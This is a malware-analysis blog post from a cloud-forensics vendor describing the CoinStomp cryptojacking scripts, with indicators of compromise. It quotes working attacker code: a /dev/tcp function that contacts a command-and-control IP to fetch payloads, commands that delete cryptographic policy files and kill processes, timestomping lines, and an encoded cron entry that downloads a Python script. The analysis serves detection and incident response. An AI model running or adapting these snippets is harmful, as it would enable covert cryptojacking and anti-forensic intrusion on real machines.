CoinStomp Malware Family Targets Asian Cloud Service Providers - Cado Security | Cloud Native Digital Forensics

About The Author ⋮⋮ 2/2/2022

Newly Discovered Malware Employs Anti-forensics & Anti-hardening Techniques

Introduction

Researchers at Cado Security recently discovered a new malware campaign targeting Asian Cloud Service Providers (CSPs). This malware, which we've since named CoinStomp, is comprised of a family of shell scripts that attempt to exploit cloud compute instances hosted by these CSPs for the purpose of mining cryptocurrency. While this form of crpytojacking attack is commonplace these days, CoinStomp makes use of some interesting techniques and even references a prior campaign.

The following summarises our findings and noteworthy capabilities:

- Timestomping (manipulation of timestamps) employed as an anti-forensics measure
- Removal of system cryptographic policies
- Command and Control communication initiated via a /dev/tcp reverse shell
- Reference to a prior cryptojacking campaign named Xanthe

Timestamp Manipulation (Timestomping)

Timestomping is the process of manipulating timestamps for files dropped or utilised during a malware attack. Generally, this technique is employed as an anti-forensics measure to confuse investigators and foil remediation efforts. Timestomping has been used by the Rocke group in prior cryptojacking attacks. However, it's not a technique commonly seen in the wild.

On Linux systems, timestomping is easily achieved via the touch command's -t flag. Running touch -t and passing in a timestamp updates the specified file's modified and access times with that timestamp.

```
12 if [ $? -eq 0 ]; then
13 if test -f /usr/bin/modusr; then
14 __curl MDOK >/dev/null 2>&1
15 else
16 cp $(grep -l 'Change the mode of each FILE to MODE' /usr/bin/* | sed q) /usr/bin/modusr && touch -t201905202223 /usr/bin/modusr
17 fi
18 if test -f /usr/bin/chusr; then
19 __curl CHOK >/dev/null 2>&1
20 else
21 cp $(grep -l 'chattr_dir_proc' /usr/bin/* | sed q) /usr/bin/chusr && touch -t201905101113 /usr/bin/chusr
22 fi
```

Example of timestomping on lines 16 and 21

As can be seen from line 16 in the above screenshot, this sample searches for the string "Change the mode of each FILE to MODE", copies the file containing that string to /usr/bin/modusr and updates the modified and access timestamps for the modusr file to 22:23 20/05/2019. The grep search matches on

the binary for the chmod utility, installed at /usr/bin/chmod. Line 21 demonstrates the same technique used for the chattr (change attributes) utility.


Chmod is responsible for changing permissions of files and is typically used by malware to ensure dropped files are executable. In subsequent lines of this script, we observed the modusr binary being used in place of *chmod.*

```
89        retach -iau /lib/systemd/system/sshno.service || chattr -iau /lib/systemd/system/sshno.service || chusr -iau /lib/systemd/system/sshno.service
90        rm -rf /lib/systemd/system/sshno.service
91        cp sshno.service /lib/systemd/system && touch -t201405101113 /lib/systemd/system/sshno.service
92        remod 644 /lib/systemd/system/sshno.service || chmod 644 /lib/systemd/system/sshno.service || modusr 644 /lib/systemd/system/sshno.service
93        retach -iau /usr/lib/systemd/system/sshno.service || chattr -iau /usr/lib/systemd/system/sshno.service || chusr -iau /usr/lib/systemd/system/sshno.service
94        rm -rf /usr/lib/systemd/system/sshno.service
95        cp sshno.service /usr/lib/systemd/system/ && touch -t201405101113 /usr/lib/systemd/system/sshno.service
96        remod 644 /usr/lib/systemd/system/sshno.service || chmod 644 /usr/lib/systemd/system/sshno.service || modusr 644 /usr/lib/systemd/system/sshno.service
97        retach -iau /etc/systemd/system/sshno.service || chattr -iau /etc/systemd/system/sshno.service || chusr -iau /etc/systemd/system/sshno.service
98        rm -rf /etc/systemd/system/sshno.service
99        cp sshno.service /etc/systemd/system && touch -t201405101113 /etc/systemd/system/sshno.service
100       remod 644 /etc/systemd/system/sshno.service || chmod 644 /etc/systemd/system/sshno.service || modusr 644 /etc/systemd/system/sshno.service
```

Examples of modusr being used in place of chmod

It seems likely that timestomping was employed to obfuscate usage of the *chmod* and *chattr* utilities, as forensic tools would display the copied versions of these binaries as being last accessed (executed) at the timestamp used in the *touch* command.

To determine how Cado handles this, we ran the timestomping commands in a test machine and acquired an image of it from within the Cado Response platform. The image below shows the modusr and chusr files within Cado and highlights the disparity between the timestamps:



Cado's timeline view also displays the files with the correct created and modified timestamps:

Removal of System Cryptographic Policies

Linux distributions (such as RHEL) allow system-wide configuration of cryptographic policies via the use of configuration files. On an instance of RHEL, these configuration files are stored in /usr/share/crypto-policies/ and are enforced by the crypto process which interfaces with the Linux Kernel Crypto API.

The policies themselves allow or deny usage of certain versions of cryptographic protocols depending on the user's risk posture. For example, American Federal institutions are required to deploy computing systems that conform to FIPS 140-2. There is a FIPS-specific policy bundled with RHEL that pins versions of common cryptographic protocols (such as TLS, DH, RSA etc) and prohibits application usage of deprecated and insecure protocols.

Clearly, enforcement of cryptographic policies has a tangible effect on the deployment of malware. Additional payloads may be prevented from being downloaded and malicious applications could be prevented from running if they make use of insecure protocols – as, in the case of malware, they often do.

For the sample in question, the developer is obviously aware of this and attempts to remove the configuration files that define system-wide cryptographic policies and even kill the crypto process itself.

```
23 rm -rf /usr/share/*crypto* ; pgrep crypto | xargs -I % kill -9 %
```

Command to remove cryptographic policy files and kill the crypto process

This could undo attempts to harden the target machine by administrators, ensuring that the malware achieves its objectives.

Command and Control (C2) Communication via /dev/tcp Reverse Shell


Most Linux distributions support read/write operations to a remote host via the /dev/tcp device file. Naturally, this is perfect for malware developers as it's an easy and natively-supported method of creating a reverse shell or C2 communication channel.

```
1 #!/bin/bash
2 function __curl() {
3   read proto server path <<<$(echo ${1//// })
4   exec 3<>/dev/tcp/106.53.115.114/443
5   echo -en "GET /web2/$1 HTTP/1.0\r\nHost: 106.53.115.114:443\r\n\r\n" >&3
6   (while read line; do
7    [[ "$line" == $'\r' ]] && break
8   done && cat) <&3
9   exec 3>&-
10 }
```

__curl() function which facilitates C2 communication via /dev/tcp

As can be seen from the above, the sample in question makes use of a function named __curl() which is used to retrieve additional payloads and communicate information about the state of the target system back to the C2 server.

Line 4 establishes a reverse shell connection via the /dev/tcp device file to a remote server at 106[.]53.115.114 over port 443 – the port number typically associated with HTTPS traffic. Searching for this IP in Shodan shows that the server is running the Python-based SimpleHTTPServer. This means that despite the use of port 443, the traffic itself is unencrypted – as it's being transferred using HTTP.



Shodan results page for the 106[.]53.115.114 IP address

Regardless, the traffic is likely to pass unimpeded by firewall restrictions as outbound traffic (especially to a common port, such as 443) is generally unrestricted and considered normal.

Throughout the script, we observed examples of this function being invoked after file existence and username checks to determine whether it was necessary to retrieve additional payloads.

```
184 if test -f /usr/sbin/stater; then
185         __curl staterOK >/dev/null 2>&1
186         else
187         retach -ia stater || chattr -ia stater || chusr -ia stater
188         retach -ia /usr/sbin/stater || chattr -ia /usr/sbin/stater || chusr -ia /usr/sbin/stater
189         retach -ia /lib/systemd/system/stater* || chattr -ia /lib/systemd/system/stater* || chusr -ia /lib/systemd/system/stater*
190         retach -ia /usr/lib/systemd/system/stater* || chattr -ia /usr/lib/systemd/system/stater* || chusr -ia /usr/lib/systemd/system/stater*
191         retach -ia /etc/systemd/system/stater* || chattr -ia /etc/systemd/system/stater* || chusr -ia /etc/systemd/system/stater*
192         rm -rf stater
193         rm -rf /usr/sbin/stater
194         rm -rf /lib/systemd/system/stater*
195         rm -rf /usr/lib/systemd/system/stater*
196         rm -rf /etc/systemd/system/stater*
197         __curl stater >> stater && mv stater /usr/sbin/ && touch -t201502101314 /usr/sbin/stater && \
198         remod 777 /usr/sbin/stater || chmod 777 /usr/sbin/stater || modusr 777 /usr/sbin/stater
```

If stater file exists, notify C2 server. Otherwise, retrieve stater payload

```
72 if id "tech"; then
73 __curl TECHON >/dev/null 2>&1
74 else
75 __curl TECHOFF >/dev/null 2>&1
76 __curl sshno > sshno && mv sshno /usr/sbin && touch -t201603021213 /usr/sbin/sshno && remod 777 /usr/sbin/sshno || chmod 777 /usr/sbin/sshno || modusr 777 /usr/sbin/sshno
```

If username is “tech”, notify C2 server. Otherwise, notify server and retrieve sshno payload

Reference to Xanthe Cryptojacking Campaign

Creation of scheduled tasks via the Cron scheduler is a common malware persistence technique on Linux systems. However, rather than using Cron for persistence in this sample, two lines are added to kill the *tail* and *masscan* utilities – the former of which is used to view a live buffer of the end of a file (usually a log file) and the latter, a tool for scanning large portions of the internet.

What’s more interesting is the inclusion of an additional line consisting of a URL pointing at an anonymous DNS provider. As can be seen below, inclusion of the hash character indicates this line is commented and no command precedes the URL – meaning that the line alone wouldn’t do anything when executed by Cron.

```
241 echo '*/2 * * * * pkill tail >/dev/null 2>&1' >cron
242 echo '*/2 * * * * pkill masscan >/dev/null 2>&1' >>cron
243 echo '# https://anonpasta.rocks/raw/atucewakep' >>cron
244 echo '# 205.185.113.151\|cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExMy4xNTEvZC5weSIpLnJlYWQoKSkn' >>cron
245 crontab -u root cron
246 rm -rf cron
```

Cron entry created by the analysed sample

When visiting this URL, the following is displayed:

```
http://xanthe.anondns.net:8080/files/fczyo
```

The name Xanthe was attributed to a previous cryptojacking campaign that we analysed and one of the installation scripts used in that campaign was named fczyo.

Unfortunately, the payload hosted at this URL wasn’t available at the time of analysis so we can’t determine whether it actually was a component of the Xanthe campaign. Given a lack of overlap in capabilities and infrastructure, along with the commenting of this line in the crontab, it seems that this campaign is distinct from Xanthe. Inclusion of this URL may well have been an attempt to foil attribution.

Analysis of Additional Payloads

A number of additional binary payloads were retrieved based on logic within the analysed script. Analysis of the most noteworthy is included in this section. Each of these payloads were persisted as system-wide systemd services, resulting in them being executed with root privileges and kept alive.

Sshno, stater and adupd

Sshno is a heavily-obfuscated 32 bit ELF binary which was retrieved from the C2 server if the logged-in username differed from “tech”. This binary was installed in /usr/bin/sshno and repeatedly attempted to create a socket connection to 195.2.93[.]34 upon execution. At the time of analysis, this connection was refused.

```
strace: [ Process PID=125181 runs in 32 bit mode. ]
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(11303), sin_addr=inet_addr("195.2.93.34")}, 102) = -1 ECONNREFUSED (Connection refused)
nanosleep({tv_sec=5, tv_nsec=0}, NULL)  = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(11303), sin_addr=inet_addr("195.2.93.34")}, 102) = -1 ECONNREFUSED (Connection refused)
nanosleep({tv_sec=5, tv_nsec=0}, NULL)  = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 5
connect(5, {sa_family=AF_INET, sin_port=htons(11303), sin_addr=inet_addr("195.2.93.34")}, 102) = -1 ECONNREFUSED (Connection refused)
nanosleep({tv_sec=5, tv_nsec=0}, NULL)  = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 6
connect(6, {sa_family=AF_INET, sin_port=htons(11303), sin_addr=inet_addr("195.2.93.34")}, 102) = -1 ECONNREFUSED (Connection refused)
nanosleep({tv_sec=5, tv_nsec=0}, NULL)  = 0
```

Strace of sshno payload

Stater and adupd were two additional payloads with similar functionality to sshno. The only difference being that adupd attempted to create a socket connection to a different IP address: 109.234.36[.]173.

This looks like an attempt to establish additional backdoor or C2 communication channels in the event that the machine was not yet fully compromised.

Dhcpclient and .Jason Statham

The dhcpclient binary is a customised version of the XMRig Monero mining software, and is responsible for carrying out the mining capabilities of this malware. Rather amusingly, this binary attempts to open a file named “config.jason” in the working directory and another file named “xmrig.jason” in root’s home directory.

It’s assumed that these are XMRig configuration files but it’s not clear whether the spelling mistakes are intentional.

```
if (sub_4ad200(r12, rsi) == 0x0) {
        rbx = &var_B8;
        sub_44d5a0(rbx, 0x2, "config.jason", rcx);
        rsi = var_B8;
        sub_43a610(rbp, rsi, "config.jason", rcx, r8, r9);
        rdi = var_B8;
        if (rdi != 0x0) {
                loc_7ca27f(rdi, rsi, "config.jason", rcx);
        }
        rax = sub_7cb3a7(0x138, rsi, "config.jason", rcx, r8, r9);
        r15 = rax;
        sub_4ade60(rax);
        (*(*r12 + 0x8))(r12);
        rdx = var_88;
        rsi = rbp;
        r12 = r15;
        if ((*(*r15 + 0x18))(r15, rsi, rdx) == 0x0) {
                sub_44d5a0(rbx, 0x3, ".xmrig.jason", rcx);
                rsi = var_B8;
                sub_43a610(rbp, rsi, ".xmrig.jason", rcx, r8, r9);
                rdi = var_B8;
                if (rdi != 0x0) {
                        loc_7ca27f(rdi, rsi, ".xmrig.jason", rcx);
                }
                rax = sub_7cb3a7(0x138, rsi, ".xmrig.jason", rcx, r8, r9);
                r12 = rax;
                sub_4ade60(rax);
                (*(*r15 + 0x8))(r15);
                rdx = var_88;
                rsi = rbp;
                if ((*(*r12 + 0x18))(r12, rsi, rdx) == 0x0) {
                        sub_44d5a0(rbx, 0x3, ".config/xmrig.jason", rcx);
                        rsi = var_B8;
                        sub_43a610(rbp, rsi, ".config/xmrig.jason", rcx, r8, r9);
                        rdi = var_B8;
                        if (rdi != 0x0) {
                                loc_7ca27f(rdi, rsi, ".config/xmrig.jason", rcx);
                        }
                        rax = sub_7cb3a7(0x138, rsi, ".config/xmrig.jason", rcx, r8, r9);
                        r15 = rax;
                        sub_4ade60(rax);
                        (*(*r12 + 0x8))(r12);
                        rdx = var_88;
                        rsi = rbp;
                        r12 = r15;
```

References to config.jason and xmrig.jason in decompiled dhcpclient binary

Conclusion

CoinStomp demonstrates the sophistication and knowledge of attackers in the cloud security space. Employing anti-forensics techniques and weakening the target machine by removing cryptographic policies demonstrates not only a knowledge of Linux security measures, but also an understanding of the incident response process.

Although it's a well-documented technique, the use of the /dev/tcp device file to create a reverse shell session is also fairly advanced. C2 communication can often be noisy and easy to spot for monitoring tools but the use of port 443 helps make this traffic appear legitimate. Many cloud computing instances will be vulnerable to this type of C2 communication.

Finally, since attribution is often a key goal of malware analysts and threat intelligence personnel, the presence of strings associated with another campaign is a sophisticated way to foil such attempts.

Indicators of Compromise (IoCs)

Filename	SHA256

	2a6f6324d026baeec3894877c44d4c74a231d9104c908e4162ff1cc3cf6fe14e
	5f487ff8f9137ca4020610353089dfa1834082d6efeb0a53942b438f90fb044d
	6e3e6d2c36d3110fe41f2204d19b28edbc135528469f184ac40b34b1dd060a24
	533dfd3f30ae55284ab1c3a43143665701e6b12cf1e84e7fbb0015288d1ae245
	eb1932fbad01525f47617913f7624d61fcdb5a6fed700d64f888f67bd740636f
d.py	cb9f0dca725fa0eae8a39c7d07e62441d6ae50b776df8a9ab1cb7f86a22c75ca
zz.sh	17dd410fd7d42d34bd01b96c135f7890f1b3b15354a5d67f63acb70044752397
adupd	7a065c7f0d17436809ce3a9bb6bebb74d4207f8555b8291c7ee3e3deac492a2b
dhcpclient	c1a3f32689461fb9570d4e212bba18391f6bb413bc77cb16def92d0226320e7d
libprocess.so	dbe44ec7e9d6600cc0daf4e8aac1835348d6d4929c732bb7e30c32b3563362e6
sshno	57c2fef3dd66a3756e85df53ad825d7bf6ff1ee38504323b756b4fc5d47023c3
stater	3420588e7231167052775e68bab84384f449e08f1dd9ec9ba29f8437b5f86334

IP Addresses
205[.]185.113.151
106[.]53.115.114

For tips and best practices for performing investigations of mining malware attacks, check out The Ultimate Guide to Forensics of Mining Malware in Linux Container and Cloud Environments.

Matt Muir

Matt is a security researcher with a passion for UNIX and UNIX-like operating systems. He previously worked as a macOS malware analyst and his background includes experience in the areas of digital forensics, DevOps, and operational cyber security. Matt enjoys technical writing and has published research including pieces on TOR browser forensics, an emerging cloud-focused botnet, and the exploitation of the Log4Shell vulnerability.

About Cado Security

Cado Security provides the first and only cloud-native digital forensics platform for enterprises. By automating data capture and processing across cloud and container environments, Cado Response enables security teams to efficiently investigate and respond to cyber incidents at cloud speed. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.